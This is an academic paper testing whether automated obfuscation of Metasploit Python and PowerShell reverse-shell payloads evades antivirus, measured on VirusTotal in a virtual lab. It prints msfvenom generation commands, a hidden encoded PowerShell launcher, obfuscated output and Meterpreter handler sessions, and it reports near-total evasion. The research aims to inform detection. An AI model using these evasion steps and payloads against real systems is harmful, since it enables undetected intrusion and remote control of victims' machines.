

# Evading Antivirus Software Detection Using Python and PowerShell Obfuscation Framework

Umar Aditiawarman<sup>1</sup>, Alfian Dody<sup>1</sup>, Teddy Mantoro<sup>2</sup>, Haris Al Qodri Maarif<sup>1</sup>, Anggy Pradiftha Junfithrana<sup>1</sup>

<sup>1</sup>Universitas Nusa Putra, Sukabumi, Indonesia

<sup>2</sup>Sampoerna University, Jakarta, Indonesia

---

## Article Info

### Article history:

Received Juny 19, 2023

Revised July 06, 2023

Accepted July 22, 2023

### Keywords:

*Evasion*

*Metasploit*

*Malware*

*Obfuscation*

*PowerShell*

*Python*

---

## ABSTRACT

Avoiding antivirus detection in penetration testing activities is tricky. The simplest, most effective, and most efficient way is to disguise malicious code. However, the obfuscation process will also be very complex and time-consuming if done manually. To solve this problem, many tools or frameworks on the internet can automate the obfuscation process, but how effective are obfuscation tools to avoid antivirus detection are. This study aimed to provide an overview of the effectiveness of the obfuscation framework in avoiding antivirus detection. This study used experimental design to test and determine the effectiveness of the payload obfuscation process. The first step was generating Python and PowerShell payloads, followed by the obfuscation process. The results showed that by using the right method of obfuscation, malware could become completely undetectable. The automatic obfuscation process also did not deteriorate the malware's function. It was proven that the malware could run and open a connection on the server. These findings required more Python obfuscator techniques to determine the effectiveness of the obfuscated payload on the target machines using both static and dynamic analysis.

Copyright ©2022 The Authors.

This is an open access article under the [CC BY-SA](#) license.



---

## Corresponding Author:

Umar Aditiawarman,  
Department of Computer Science,  
Universitas Nusa Putra, Sukabumi, Indonesia,  
Email: [umar.aditiawarman@nusaputra.ac.id](mailto:umar.aditiawarman@nusaputra.ac.id)

---

## How to Cite:

U. Aditiawarman, A. Dody, T. Mantoro, H. Maarif, and A. Pradiftha, "Evading Antivirus Software Detection Using Python and PowerShell Obfuscation Framework", MATRIK : Jurnal Manajemen, Teknik Informatika dan Rekayasa Komputer, vol. 22, no. 3, pp. 519-528, Jul. 2023.

This is an open access article under the CC BY-SA license (<https://creativecommons.org/licenses/by-sa/4.0/>)

## 1. INTRODUCTION

In the world of software development, obfuscation is an action that aims to make an application source code difficult to understand for humans [1]. Initially, obfuscation techniques were used to protect the intellectual property rights of an application and prevent outsiders from doing reverse engineering [2].

Nevertheless, in its development, the obfuscation technique is also very effective in avoiding antivirus detection [3]. The growing attacks of fileless malware that do not exist in the file system indicate that the attackers have used the technology developed by the vendors to find their own security vulnerabilities, such as the PowerShell script provided by Microsoft [4, 5]. PowerShell script has been used to exploit hidden information on images by embedding malicious commands using techniques such as `invoke-PSImage` [6]. Script-based obfuscation techniques are also used to target IoT devices. This threat arises due to IoT devices' lower security level than server security, making them more vulnerable and easily accessible to attackers [7].

Meanwhile, to detect malware, antivirus uses three types of methods, namely signature-based, behavior-based, and heuristic-based techniques [8]. To avoid detection by some of the methods implemented by antivirus, the most effective way is to create our own malware. However, this method is quite complex and potentially time-consuming. The simplest way to prevent malicious code from being detected by antivirus is to use the obfuscation technique.

Along with the development of information technology, obfuscation of malicious code is quite easy to perform. Many open-source penetration testing frameworks can be downloaded for free and have functions to automate obfuscation techniques [9]. Although there are various tools for malware detection, memory forensic tools, packet analysis tools, and reverse engineering and debugging tools available online and in apps that can be used to perform a comprehensive malware detection technique [10]. This paper describes how to automatically obfuscate through the obfuscation framework on malicious code written through the scripting/interpreter language such as Python and PowerShell. In addition, this paper also aims to provide an overview of the effectiveness of the obfuscation framework in avoiding antivirus detection.

Python has a simple structure yet powerful functions to develop malware, such as backdoor malware. A previous study proposed a Python backdoor detection model that could detect obfuscated malware samples represented by its statistical text features and opcode sequence. The result provides 97.7% detection accuracy using the Random Forest classifier [11]. The security challenges in the Android ecosystem are also growing despite the introduction of advanced anti-malware tools [12].

Audit and evaluation of the existing Anti Malware Solutions (AMTs) due to the rising sophistication of Android malware evasion techniques are needed [13]. The research analyzes various evasion techniques and compares the efficacy of current anti-malware tools against them. Additionally, the paper proposes a more sophisticated evasion technique that successfully evades all known anti-malware solutions. The suggested technique involves exhaustive obfuscation and remote code execution, highlighting the importance of enhancing the resilience and effectiveness of AMTs for improved malware detection and prevention.

The evaluation of the effectiveness of antivirus evasion tools such as Avet, Veil 3.0, PeCloak.py, Shellter, and Fat Rat on the Windows platform has been reported in the previous study [14]. The research aims to test the capabilities of these tools in generating malware that goes undetected by the best antivirus solutions available. The study was conducted in a virtual lab setup using VMware Oracle VirtualBox, and the results showed software evasion rates ranging from 0% to 83%. Avet and PeCloak.py were found to be the best AV evasion tools, while Kaspersky and Bitdefender emerged as the top-performing antivirus software in detecting malware evasion techniques.

The previous study explores popular techniques and tools used to bypass antivirus programs. It highlights that while most antivirus programs can detect them individually, combining evasion techniques in complex attack chains can bypass modern and commonly-used antivirus software [3]. The technique used to avoid antivirus detection is to change the source code of the executable template [15]. Changes in the source code allow the shellcode to be generated separately so that the shellcode does not touch the hard disk and runs in memory. This technique drastically changes the signature of the source code. Another study describes an open-source penetration testing framework that bypasses antivirus detection. Some of the tools described in the research are Avet, Veil 3.0, The Fat Rat, PeCloak.py, Phantom-Evasion, Shellter, Unicorn, and Hercules [16].

Research on evasion techniques using code obfuscation has been carried out in these several papers. These studies obfuscate the binary executable payload and are carried out manually. A previous study discusses antivirus evasion techniques that are carried out automatically using a penetration testing framework, but in general, the generated payload is also binary executable. The current research is slightly different because it implements obfuscation techniques on script-based malware and is carried out automatically.

## 2. RESEARCH METHOD

This study used an experimental design where the simulation was conducted in a virtual machine to preserve a safe environment. Researchers tested two types of payloads written in the Python and PowerShell programming languages.



Undetectable (FUD) payload. MSF Venom is also used to generate PowerShell payload (Figure 4). Then the PowerShell payload was obfuscated using Invoke-Obfuscation (Figure 5).



```

(root@mykali)~/home/aldyf/Paper/python
└─$ /home/aldyf/onlinepy/online.py -m /one_line/base64 --script /home/aldyf/Paper/python/oripython.py -i 5 --output /home/aldyf/Paper/python/obfuspython.py


Python
obfuscator

→ Opening File ...
→ Contents Read.
[+] Starting obfuscation, iterations: 5
→ Writing to Output File ...
→ Done!

(root@mykali)~/home/aldyf/Paper/python
└─$ cat obfuspython.py
import base64;exec(base64.b64decode(bytes('aW1wb3J0IGhlc2U2N2tleGVJcGhlc2U2NC5lRjRkZWVzZGUoYn10ZXMoJ2F3X3RkLm9wSj0kaGMyVTJ0PmRzZU0wak1HSnhJMIUyTKM1aUSqntaV85

```

Figure 3. Onelinepy Python obfuscator




```

└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=9876 -f psh-cmd -o oripwshell.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of psh-cmd file: 7035 bytes
Saved as: oripwshell.txt

(root@mykali)~/home/aldyf/Paper/powershell
└─$ cat oripwshell.txt
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoA0gBTAGkAegBLAC

```

Figure 4. Generate PowerShell Payload



```

[*] TOKEN\WHITESPACE Insert random whitespace (suggested to run last)
[*] TOKEN\ALL Select All choices from above (random order)

Invoke-Obfuscation\Token> all

Choose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1 Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> 1

[*] Obfuscating 1 Command token.
[*] Obfuscating 2 Argument tokens.

Executed:
CLI: Token\All\1
FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock

Result:
.(%)(1)(3)(2)-f'p',ower',exe','shell.') -nop -w ("(1)(2){0}"-f 'dden','h','i') -e ("(100)(114)(14)(35)(74)(103)(86)(70)(131)(90)(126)(96)(92)(52)(31)(15)(106)(132)

```

Figure 5. Obfuscated PowerShell Payload

### 3. RESULT AND ANALYSIS

#### 3.1. Test Result Using the VirusTotal Website

The use of the VirusTotal platform in this study aims to determine the level of evasion of the obfuscated payload. VirusTotal is a web-based application that analyzes suspicious files to detect malware [10] and can inspect files using more than 70 antivirus software with the most updated signature database. VirusTotal has been advocated in many security studies compared to desktop antivirus due to its capabilities [20].

Based on the analysis of VirusTotal on obfuscated Python and PowerShell payload, it is known that the obfuscation process through the obfuscator tools, namely Onelinepy and Invoke-Obfuscation, is effective in bypassing antivirus detection. Obfuscation through the onlinepy tool, the backdoor file becomes Fully Undetectable (FUD). Meanwhile, obfuscation through the Invoke-Obfuscation tool, PowerShell payload becomes 98% FUD. Of the 57 antivirus software, only one managed to detect. The following is a comparison of the results of the VirusTotal analysis. The Python payload that has not gone through the obfuscation process is detected by 16 antivirus software. Some antivirus specifically mentions that the file is a backdoor generated by the Metasploit Framework (Figure 6).




Figure 6. VirusTotal detection result for original Metasploit payload




Figure 7. VirusTotal result detection after Python obfuscation

Figure 7 describes the status of the Python payload that has gone through the obfuscation process. Obfuscation results show that the backdoor file successfully bypassed the entire antivirus software indicated by zero detection.




Figure 8. Virus Total result detection of original Metasploit PowerShell payload

Meanwhile, the original PowerShell payload generated by the Metasploit Framework was detected by 29 out of 57 antiviruses Figure 8. When the obfuscated PowerShell payload was executed, the antivirus detection rate decreased significantly from 29 to only one detection Figure 9.




Figure 9. Virus Total result detection of obfuscated PowerShell payload



### 3.2. Obfuscated Payload Functionality Test Result

After conducting the obfuscated process, the author tested the obfuscated payload on two operating systems, namely Linux Ubuntu 22.04 for Python payload and Windows 10 for PowerShell. After executing on these two operating systems, the payload was executed successfully and opened a reverse TCP connection. Figure 10 describes how the obfuscated Python payload is executed on Ubuntu 22.04. The Obfuscated Python payload was executed successfully, and a Meterpreter session Figure 11 opened. After running on Windows 10, the PowerShell payload successfully opened a reverse TCP connection Figure 12. The obfuscated malware can also execute C&C commands on the target computer.

```

aldyf@aldyf-VirtualBox:~/PaperTargetMachine$ scp aldyf@192.168.56.102:
aldyf@192.168.56.102's password:
obfuspython.py
aldyf@aldyf-VirtualBox:~/PaperTargetMachine$ python3 obfuspython.py
aldyf@aldyf-VirtualBox:~/PaperTargetMachine$ █

```

Figure 10. Execute Obfuscated Python Payload

```

      =[ metasploit v6.1.41-dev ]
+ -- --=[ 2218 exploits - 1171 auxiliary - 397 post ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 9876
LPORT => 9876
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.102:9876
[*] Sending stage (40060 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:9876 -> 192.168.56.101:57812)

meterpreter > sysinfo
Computer      : aldyf-VirtualBox
OS           : Linux 5.15.0-30-generic #31-Ubuntu SMP Thu May 5 10:00:34 UT
Architecture : x64
System Language : en_US
Meterpreter  : python/linux
meterpreter > █

```

Figure 11. Meterpreter Session on Linux

```

      =[ metasploit v6.1.41-dev ]
+ -- --=[ 2218 exploits - 1171 auxiliary - 397 post ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 9876
LPORT => 9876
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.102:9876
[*] Sending stage (175174 bytes) to 192.168.56.103

[*] Meterpreter session 1 opened (192.168.56.102:9876 -> 192.168.56.103:58104)

meterpreter >
meterpreter > sysinfo
Computer      : DESKTOP-HC1MLV9
OS           : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter > █

```

Figure 12. Meterpreter Session from obfuscated PowerShell Payload on Windows

The results of this study indicate that the level of evasion achieved through the utilization of the Python obfuscation framework and PowerShell is consistent with previous studies [12, 16, 17, 4]. The obfuscated Python payload could successfully bypass the Bitdefender antivirus. However, the obfuscated PowerShell payload was still heavily detected by antivirus software [16, 21], whereas the invoke-obfuscation employed in this study showed significant success in bypassing antivirus detection. It is important to acknowledge that the antivirus detection method used in this study is static analysis. Static analysis is preferable to test the effectiveness of obfuscated malware without requiring a heavy payload, as in the dynamic methods. This method involves analyzing the code based on specific patterns and characteristics without the actual execution of the malware. The VirusTotal used for malware detection in this study does not count for cloud-based detection.

This research provides an understanding of how to enhance the evasion capability of modified script-based malware running on Windows and Linux operating systems, allowing it to bypass signature-based antivirus detection. Additionally, it provides recommendations on obfuscation frameworks that penetration testers can use to assess the security level of a system.

#### 4. CONCLUSION

Based on the test results in this study, code obfuscation that is carried out automatically through the obfuscator tool can make script-based malware undetectable by antiviruses. By using the right method in the obfuscation process, malware can become fully undetectable. The automatic obfuscation process also does not damage the malware's functionality, and it is proven that the malware can run and open a connection to the server. Future research may focus on various detection methods, such as behavioral analysis and dynamic detection, to enhance the effectiveness in identifying script-based malware and its performance to evade detection through obfuscation.

#### 5. ACKNOWLEDGEMENTS

The authors would like to thank everyone who contributed to this work until it was published, especially the anonymous reviewers, the chief editors, and the Matrik: Jurnal Manajemen, Teknik Informatika dan Rekayasa Komputer.

#### 6. DECLARATIONS

##### AUTHOR CONTRIBUTION

The first and second authors are responsible for the simulations and write-up, the third author advised the framework and method used in the study, and the fourth and fifth authors are responsible for the formatting and design of the paper.

##### FUNDING STATEMENT

This research received no specific grant from any funding agency in the public, commercial, or not-for-profit sectors.

##### COMPETING INTEREST

The authors have no competing financial, professional, or personal interests.

#### REFERENCES

- [1] S. A. Ebad, A. A. Darem, and J. H. Abawajy, "Measuring Software Obfuscation Quality: A Systematic Literature Review," *IEEE Access*, vol. 9, pp. 99 024–99 038, 2021.
- [2] M. Hammad, J. Garcia, and S. Malek, "A large-scale empirical study on the effects of code obfuscations on Android apps and anti-malware products," *Proceedings of the 40th International Conference on Software Engineering*, pp. 421–431, 2018.
- [3] D. Samociuk, "Antivirus Evasion Methods in Modern Operating Systems," *Applied Sciences*, vol. 13, no. 8, p. 5083, 2023.
- [4] J. Song, J. Kim, S. Choi, J. Kim, and I. Kim, "Evaluations of AI-based malicious PowerShell detection with feature optimizations," *ETRI: Electronics and Telecommunications Research Institute Journal*, vol. 43, no. 3, pp. 549–560, 2021.
- [5] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor, and I. Martinovic, "Survivalism: Systematic analysis of windows malware living-off-the-land," *Proceedings - IEEE Symposium on Security and Privacy*, vol. 2021-May, pp. 1557–1574, 2021.



- [6] A. Schaffhauser, W. Mazurczyk, L. Caviglione, M. Zuppelli, and J. Hernandez-Castro, "Efficient Detection and Recovery of Malicious PowerShell Scripts Embedded into Digital Images," *Security and Communication Networks*, vol. 2022, 2022.
- [7] F. Antony and R. Gustriansyah, "Deteksi Serangan Denial of Service pada Internet of Things Menggunakan Finite-State Automata," *MATRIK : Jurnal Manajemen, Teknik Informatika dan Rekayasa Komputer*, vol. 21, no. 1, pp. 43–52, 2021.
- [8] F. A. Garba, K. I. Kunya, S. A. Ibrahim, A. B. Isa, K. M. Muhammad, and N. N. Wali, "Evaluating the State of the Art Antivirus Evasion Tools on Windows and Android Platform," *2019 2nd International Conference of the IEEE Nigeria Computer Chapter (NigeriaComputConf)*, pp. 1–4, 2019.
- [9] A. K. Kayani and M. Q. Saeed, "Comparative analysis of anti-virus evasion malware creator tools of kali linux, with proposed model for obfuscation," *2021 International Conference on Cyber Warfare and Security (ICWWS)*, pp. 24–29, 2021.
- [10] S. Talukder and Z. Talukder, "A Survey on Malware Detection and Analysis Tools," *International Journal of Network Security & Its Applications*, vol. 12, no. 2, pp. 37–57, 2020.
- [11] Y. Fang, M. Xie, and C. Huang, "PBDT: Python Backdoor Detection Model Based on Combined Features," *Security and Communication Networks*, vol. 2021, 2021.
- [12] H. Patel, D. Patel, J. Ahluwalia, V. Kapoor, K. Narasimhan, H. Singh, H. Kaur, G. H. Reddy, S. S. Peruboina, and S. Butakov, "Evaluation of Survivability of the Automatically Obfuscated Android Malware," *Applied Sciences (Switzerland)*, vol. 12, no. 10, 2022.
- [13] S. Mirza, H. Abbas, W. B. Shahid, N. Shafqat, M. Fugini, Z. Iqbal, and Z. Muhammad, "A Malware Evasion Technique for Auditing Android Anti-Malware Solutions," *2021 IEEE 30th International Conference on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE)*, pp. 125–130, 2021.
- [14] S. A. Aminu, Z. Sufyanu, T. Sani, and A. Idris, "Evaluating the effectiveness of antivirus evasion tools against windows platform," *Fudma Journal of Sciences*, vol. 4, no. 1, pp. 112–119, 2020.
- [15] A. Johnson and R. J. Haddad, "Evading Signature-Based Antivirus Software Using Custom Reverse Shell Exploit," *Southeast-Con 2021*, pp. 1–6, 2021.
- [16] F. A. Garba, F. U. Yarima, K. I. Kunya, F. U. Abdullahi, A. A. Bello, A. Abba, and A. L. Musa, "Evaluating Antivirus Evasion Tools Against Bitdefender Antivirus," in *Proceedings of the International Conference on FINTECH Opportunities and Challenges, Karachi, Pakistan*, vol. 18, 2021.
- [17] M. Tabassum, S. Mohanan, and T. Sharma, "Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework," *International Journal of Innovation in Computational Science and Engineering*, vol. 2, no. 1, pp. 09–22, 2021.
- [18] A. S. Adam and Z. Sufyanu, "Performance Comparison of PyRAT and Phantom Antivirus Software Evasion Tools," *SLU Journal of Science and Technology*, vol. 2, no. 1, pp. 65–72, 2021.
- [19] S. Raj and N. K. Walia, "A Study on Metasploit Framework: A Pen-Testing Tool," *2020 International Conference on Computational Performance Evaluation, ComPE 2020*, pp. 296–302, 2020.
- [20] C. Leka, C. Ntantogian, S. Karagiannis, E. Magkos, and V. S. Verykios, "A Comparative Analysis of VirusTotal and Desktop Antivirus Detection Capabilities," *2022 13th International Conference on Information, Intelligence, Systems & Applications (IISA)*, pp. 1–6, 2022.
- [21] V. Ravi, S. Gururaj, H. Vedamurthy, and M. Nirmala, "Analysing corpus of office documents for macro-based attacks using Machine Learning," *Global Transitions Proceedings*, vol. 3, no. 1, pp. 20–24, 2022.

**[This page intentionally left blank.]**